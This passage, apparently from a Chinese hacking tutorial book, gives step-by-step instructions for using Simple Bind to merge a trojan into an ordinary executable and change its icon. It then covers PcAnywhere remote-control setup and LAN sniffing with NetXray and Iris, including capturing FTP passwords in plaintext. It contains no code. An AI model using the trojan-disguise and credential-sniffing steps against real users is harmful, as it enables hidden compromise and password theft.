免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图8-56 该网页的变化信息的原信息和新信息了

请注意，上图中红色带删除线的文字为原信息，带绿色背景的文字为新信息。怎么样，操作很简单吧！就是这样，我们就轻轻松松地实现对远程特定网址的监控了！

8.9 用Simple Bind自制远程控制程序

将两个可执行程序捆绑成一个程序是当前黑客惯用的伎俩，例如，将用于远程控制的木马等程序进行捆绑后，就可以在终端用户打开这个捆绑的 EXE 可执行文件时，同时打开被暗暗捆绑的木马程序，采用这种方式的木马一些杀毒软件也无法查杀。这就为远程控制提供了先决条件，下面让我们来看看如何进行 EXE 文件的合并。

8.9.1 合并EXE文件

本文中使用了 Simple Bind 进行 EXE 捆绑测试，它的使用非常简单，在合并完后还会提示是否要修改文件图标。

步骤 1

Simple Bind 的操作界面非常简单，使用时双击软件压缩包中的 Binder.exe 执行文件，即可启动 Simple Bind 程序。如图 8-57 所示：



图8-57 启动Simple Bind程序

步骤 2

需要合并 EXE 文件时单击“File 1”选择框右侧的文件夹图标，在弹出的“打开”对话对话框中选择第一个要合并的 EXE 文件，比如：Drive.exe，单击“打开”按钮。如图 8-58 所示：



图8-58 选择要合并的EXE文件

步骤 3

然后单击“File 2”选择框右侧的文件夹图标，在弹出的对话框选择第二个要合并的 EXE 文件，比如：as.exe。添加完毕后，单击 Simple Bind 主窗口中的“Bind Files”按钮，即可在 Simple Bind 程序所在文件夹中创建一个新的合并文件“BINDED.exe”。如图 8-59 所示：



图8-59 选择第二个要合并的EXE文件

8.9.2 修改合并后的EXE文件的图标

步骤 1

当文件合并后，会弹出一个提示对话框，询问是否为合并后的 EXE 文件更换图标，单击其中的“是”按钮，即可弹出修改图标窗口。如图 8-60 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图8-60 询问信息

步骤 2

在弹出的窗口中，单击“First step：Choose the new icon”右侧的文件夹图标，从弹出的选择图标文件对话框中，选择新的图标文件，单击“打开”按钮，这时在“First step：Choose the new icon”下面的列表框中会显示图标文件中所包含的图标，从其中选择自己需要的一个。如图 8-61 所示：




图8-61 选择需要的图标

步骤 3

然后单击窗口中的“Current icon”下面的“load file”按钮，在弹出的选择要修改图标的文件，比如刚才创建的“BINDED.exe”，单击“打开”按钮，最后单击“change the icon”按钮，即可为合并后的 EXE 文件更换图标了。如图 8-62 所示：




图8-62 更换图标

8.10 实战远程控制好帮手 PcAnywhere

PcAnywhere 是一款非常著名的远程控制工具，使用它可以轻松实现在本地计算机上控制远程计算机，使两地的计算机协同工作。下面来看看如何使用它。

8.10.1 PcAnywhere的安装

步骤 1

运行 PcAnywhere 的安装程序后，首先会弹出一个提示框，这里告诉我们此版本的 PcAnywhere 将替换当前控制着登录到 Windows 的方式的服务 MSGINA，因此“快速用户切换”、“终端服务”、“远程桌面”等功能将会被禁用。如图 8-63 所示：




图8-63 提示信息

步骤 2

点击“继续”按钮后，余下的步骤就可以一路“Next”继续下去了，最后在出现要求重启的提示时请按“是”按钮执行。如图 8-64 所示：





图8-64 按“是”按钮



8.10.2 PcAnywhere的基本设置

步骤 1

打开 Pcanywhere 管理器窗口后，单击工具栏上的“被控端”和“主控端”的按钮，可以在被控和主控模式间进行切换，也就是说当前计算机通过这两个按钮的切换可以实现不同角色的变化。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如图 8-65 所示：




图8-65 管理器窗口

从图中可以看出 Pcanywhere 可以使用 DIRECT（直接）连接、MODEM（调制解调器）连接和 NETWORK 、CABLE、DSL（ADSL 等网络方式）进行连接。

步骤 2

在开始进行远程连接之前，为了使网络连接更加安全、可靠、速度快捷，我们首先进行远程连接到优化配置。首先依次点击“工具”、“性能优化向导”菜单项，在弹出“优化向导”对话框中直接单击“下一步”按钮进入“ColorScale”设置对话框。如图 8-66 所示：



图8-66 进入“ColorScale”设置对话框

步骤 3

在“选择主控端显示的颜色级别”列表框中，我们可以根据实际情况选择一种合适合网络连接速度的色彩，如果你使用拨号上网方式连接，那么这里可以选择 16 色或者 256 色。如果是宽带上网的话，那么就可以选择更高的网络连接速度了，比如 32 位真彩色，这样可以在打开的控制窗口中看到更加清晰的对方计算机图形工作界面，完成后单击“下一步”按钮进入“分辨率同步”对话框，这里请选择“缩小被控端桌面区域来匹配主控端”选项。如图 8-67 所示：



图8-67 勾选“缩小被控端桌面区域来匹配主控端”选项

步骤 4

在“桌面优化”对话框里选中“禁用被控端的活动桌面”，以禁用 Windows 的活动桌面，选中“被控端桌面优化”以禁用被控端电脑的屏保、墙纸和电源管理选项。如图 8-68 所示：



图8-68 “桌面优化”对话框设置

最后依次点击“下一步”按钮继续，在最后一步中请点击“完成”按钮结束优化设置。

8.10.3 应用远程控制功能

步骤 1

现在就可以双击“添加被控端”图标，在弹出的被控端设置对话框添加远程控制中的被控制端计算机了。打开“连接信息”选项卡的“设备列表”中请选择远程连接方式，比如通过 TCP/IP 协议。如图 8-69 所示：



TIPS 我们用 pcanywhere 远程时，都不如在本机上快，其实跟我们显示的颜色有关。你可以把颜色调为 16。一般上服务器不会玩游戏、设计图片稿子，所以颜色不是很重要。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





图8-69 选择远程连接方式



步骤 2

单击“设置”选项卡，可以设置被控端软件的运行状态和远程控制会话时间以及会话之后的结束方式。“被控端启动”选项栏用于在控制端设置好以后，选择是否让 pcAnywhere 最小化运行、是否运行屏幕保护程序，以及是否在下一次启动计算机时直接启动程序等。在“会话异常结束后”的选项栏中，可以在连接会话不正常的情况下设置是否取消被控端，或是等待多久连接用户。如图 8-70 所示：




图8-70 “设置”信息

步骤 3

单击“呼叫者”选项卡，在这里需要设置允许哪些用户能够进行远程控制以及控制的权限。如图 8-71 所示：




图8-71 设置用户权限

步骤 4

单击“新建项”按钮，弹出设置新用户的“新呼叫者”对话框，设置好一个新的用户名和登录密码后，单击“确定”按钮完成一个新的被控端设置。如图 8-72 所示：




图8-72 设置新的用户名和登录密码

步骤 5

现在双击刚建立的“新被控端”按钮就可以等待主控端电脑的连接控制了。如图 8-73 所示：




图8-73 双击刚建立的“新被控端”按钮

步骤 6

接着我们还需要设置主控端，在管理器窗口中单击“主控端”弹出所有可以建立的连接项，点击“添加主控端”图标，在弹出的对话框中选择一个连接协议方式并返回管理器窗口。如图 8-74 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图8-74 选择一个连接协议方式

步骤 7

现在就可以双击刚刚新建的“新主控端”图标，在弹出的被控端选择对话框中，pcAnywhere将首先开始扫描当前网络所有可以被控制的计算机，将将这些计算机以列表的方式出现在对话框中，此时请选中一个可以连接的计算机名称后单击“确定”按钮继续。如图 8-75 所示：




图8-75 单击“确定”按钮

步骤 8

在接着弹出的对话框中输入用户名和密码。如图 8-76 所示：




图8-76 输入用户名和密码

步骤 9

点击“确定”按钮后就可以连接到远程计算机，并显示出远程计算机的 Windows 界面窗口了。此时就可以对远程计算机进行桌面应用、程序调用、关闭计算机等相关操作了。如图 8-77 所示：





图8-77 远程计算机的Windows界面窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第9章

黑客嗅探与网管监控

经常能在好莱坞大片里看到这样的经典镜头：无所不能的特工潜入戒备森严的信息中枢，然后掏出一个神秘的匣子鼓捣几下，随即机密文档便尽入囊中……

当然这只是电影艺术的夸张，不过黑客工具箱里可真有几种工具可以达到类似的目的——这就是嗅探与监控技术！这两种攻击方式运用得当的话，将使得任何人都能够完全控制某一台主机，因此这构成了对计算机安全的最大威胁！

在本章中，将讲解嗅探在计算机安全领域的各种应用，以及如何进行巧妙地“欺骗”才能让资源得以最大程度的共享！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.1 局域网的嗅探

现在让我们来接触一个局域网用户会面临的间谍——嗅探入侵，这是一种被动式的入侵方法。它与大家平时常见的暴力猜解密码、系统漏洞探测等主动方式的入侵方法是不同的，但它同样也是一类危害非常大的被动攻击方式，下面就来为大家讲讲如何对这种间谍式的局域网入侵工具进行防范。

9.1.1 什么是嗅探

最普遍的安全威胁通常来自内部，同时这些威胁通常都是致命的，其破坏性也远大于外部威胁。其中网络嗅探对于安全防护一般的网络来说，操作简单的同时威胁巨大，很多黑客也使用嗅探器进行网络入侵的渗透。网络嗅探器对信息安全的威胁来自其被动性和非干扰性，使得网络嗅探具有很强的隐蔽性，往往让网络信息泄密变得不容易被发现。

其实嗅探技术同样也是网络安全中一种非常行之有效的检测方法，当发生入侵事件后，有效的利用嗅探技术可以迅速得定位问题得发生原因和手段，以采取有效得手段进行控制。

9.1.2 嗅探窃密是怎么进行的

利用嗅探方式的被动入侵已在 Internet 上频繁出现，很多黑客都将被动嗅探入侵作为实施一次大型网络的内部机群入侵的第一步。

对网络组建稍微熟悉的朋友都知道，一个典型的网络是由多台计算机、交换机（或 HUB）、网卡及相应的网络驱动、网线组成的。

当嗅探程序捕获真实的网络报文时，嗅探程序会通过将其置身于网络接口来达到这个目的，例如将以太网卡设置成杂收模式，数据在网络上以帧 (Frame) 的单位传输。当帧通过特定的称为网络驱动程序的软件进行成型后，就会通过网卡发送到网线上。当通过网线到达它们的目的机器时，在目的机器的一端就会执行相反的过程。接收端机器的以太网卡捕获到这些帧，并告诉操作系统帧的到达，然后对其进行存储。在这个传输和接收的过程中，每一个在 LAN 上的工作站都有其硬件地址。这些地址惟一地表示着网络上的机器。当用户发送一个报文时，这些报文就会发送到 LAN 上所有可用的机器。一般情况下，网络上所有的机器都可以“听”到通过的流量，但对不属于自己的报文则不予响应。如果在某工作站的网络接口处于杂收模式，那么它就可以捕获网络上所有的报文和帧，如果一个工作站被配置成这样的方式，它（包括其软件）就是一个嗅探器。这也是嗅探器会造成安全方面的问题的原因。如图 9-1 所示：





图9-1 嗅探器示意图

通俗一点地说，当任一台计算机中的数据以帧（Frame）的方式通过网卡发送到网线上，并通过网线到达它的目的计算机（可以是局域网内部或外网的计算机）时，接收端（计算机）的网卡在捕获到这些数据帧时，会告之操作系统数据已到达，并对其进行存储，就在这个传输与接收的过程中，嗅探器（Sniffer）可以对这个过程中的数据进行捕获了，有经验的用户从中就可以查找到自己所需的信息，比如用户口令。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



但是不同传输介质的网络的可监听性是不同的。一般来说，以太网被监听的可能性比较高，因为以太网是一个广播型的网络。FDDI Token 被监听的可能性也比较高，尽管它并不是一个广播型网络，但带有令牌的那些数据包在传输过程中，平均要经过网络上一半的计算机。微波和无线网被监听的可能性同样比较高，因为无线电本身是一个广播型的传输媒介，弥散在空中的无线电信号可以被很轻易的截获。一般情况下，大多数的嗅探程序至少能够分析下面的协议：

（1）标准以太网

（2）TCP/IP

（3）IPX

（4）DECNET

（50FDDI Token

（6）微波和无线网。

实际应用中的嗅探器分软、硬两种。软件嗅探器便宜易于使用，缺点是往往无法抓取网络上所有的传输数据（比如碎片），也就可能无法全面了解网络的故障和运行情况。硬件嗅探器通常称为协议分析仪，它的优点恰恰是软件嗅探器所欠缺的，但是价格昂贵。目前主要使用软件嗅探器。

9.1.3 嗅探可能造成的危害

在局域网中安装嗅探器必须拥有基点用来放置嗅探器，所以对于外部入侵者来说，就必须先通过入侵外网服务器，然后才能放置其嗅探器。所以嗅探器至少可能造成如下几方面的危害：

（1）服务器或某主机已经被入侵；

（2）嗅探器能够捕获口令；

（3）能够捕获专用的或者机密的信息；

（4）可以用来危害网络邻居的安全；

（5）可能会获取到更高级别的访问权限；


（6）分析网络结构，进行网络渗透；

（7）网速减慢。

通过上面的分析，我们可以知晓，防范嗅探还是应该先从能够直接接触到网络的服务器开始，就应该做好口令、漏洞等方面的安全防范，这样才能从源头防止远程黑客在局域网中安放嗅探器。

9.1.4 破解FTP口令

软件嗅探程序常见的有 NetXray、Packetboy、Net monitor、Iris 等，下面以一款久负盛名的嗅探程序——NetXray 进行网络应用中常见的 FTP 数据传输时 FTP 口令的捕获为例，让大家可以更加清楚地认识到嗅探带来的危险。



安装并运行 NetXray 后，单击“捕获”菜单中的“开始”子菜单，接着在局域网中任意计算机上的 IE 地址栏中输入类似“ftp://ftp.shyzhong.com”这样的 FTP 网址，然后在弹出的对话框中输入用户名和密码。再单击 NetXray 的“捕获”菜单中的“结束和查看”子菜单，在弹出的界面中可以清楚地看到 FTP 用户名和密码已经以明文方式被捕获。如图 9-2 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9-2 捕获用户名和密码




图9-3 捕捉所有流经的数据帧

触目惊心吗？黑客利用嗅探器很简单地就捕获到了 FTP 的用户名和口令，如果捕获的是办公局域网中内部的 FTP 服务器密码或是系统管理员登录终端的密码，那么结果显然是不言而喻的。

9.2 利用Iris嗅探监控网络

其实嗅探器并非总是助纣为孽的怪物，它是一把双刃剑，如果到了骇客们的手里，自然成了《指环王》里的无恶不作的魔戒，但如果到了系统管理员的手里，能帮助我们监控异常网络流量，从而更好地管理好网络。

先说说其系统需求，由于 Iris 的运行会消耗大量系统资源，所以奉劝使用“老爷机”的朋友还是不要安装了“强扭的瓜不甜嘛”。硬件方面推荐 Pentium 1.8GHz，512MB，10 GB 硬盘，操作系统支持 Win9X/NT/2000/XP，IE6.0 或以上，还要有 comctl32.dll 5.00 或者更高版本（它有一个独立的安装程序 50comupd.exe，大家可以到微软的网站去下载 http://www.microsoft.com。

Iris 的安装很简单，一路回车即可。初次启动时会要求选择绑定网卡。单击工具栏上的“start capture”按钮，即可捕捉所有流经的数据帧，如图 9-3 所示：

9.2.1 捕获数据

Iris 可以捕捉所在网段里所有的数据包。按“Capture”后主界面共被划分为三个窗格。左侧是“Packet Decoder”窗格，用树型结构显示着每个数据包的详细结构，所找到的数据包头（包括 MAC 头、IP 头、ICMP 头、TCP 头、和 UDP 头）会被分解为容易理解的部分（例如源地址、目的地址、类型等），还有数据包的每个部分所包含的数据。

右下角的 Packet Editer 窗格，熟悉 UltraEdit 的朋友应该不会感到陌生，分为左右两部分，左边显示数据包的十六制信息，右边则显示对应的 ASCII 值，在该窗格里点击任何地方，“Packet Decoder”窗格就会高亮显示对应的区域。可以在这里编辑、修改数据包并发送出去（会自动添加到 Packets Lists 列表）。可以用 Packet Editer 窗格上的工具栏创建、删除、保存数据包，还可以更改数据包的大小。

右上角是 Packets Lists 窗格，显示所有流经的数据包列表（新产生的数据包自动添加到列表里），每一行数据包信息所包含的属性大致是按照 OSI 模型的定义：1. 数据链路层，源物理地址、目的物理地址（Mac 地址）；2. 网络层，源 IP 地址、目的 IP 地址；3. 传输层，源端口、目的端口，还有其他的诸如产生时间、序列号、确认标志、和大小等。选中特定的数据包，其详细信息会呈树

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

型显示在 Packet Decoder 窗格里。

9.2.2 分析数据

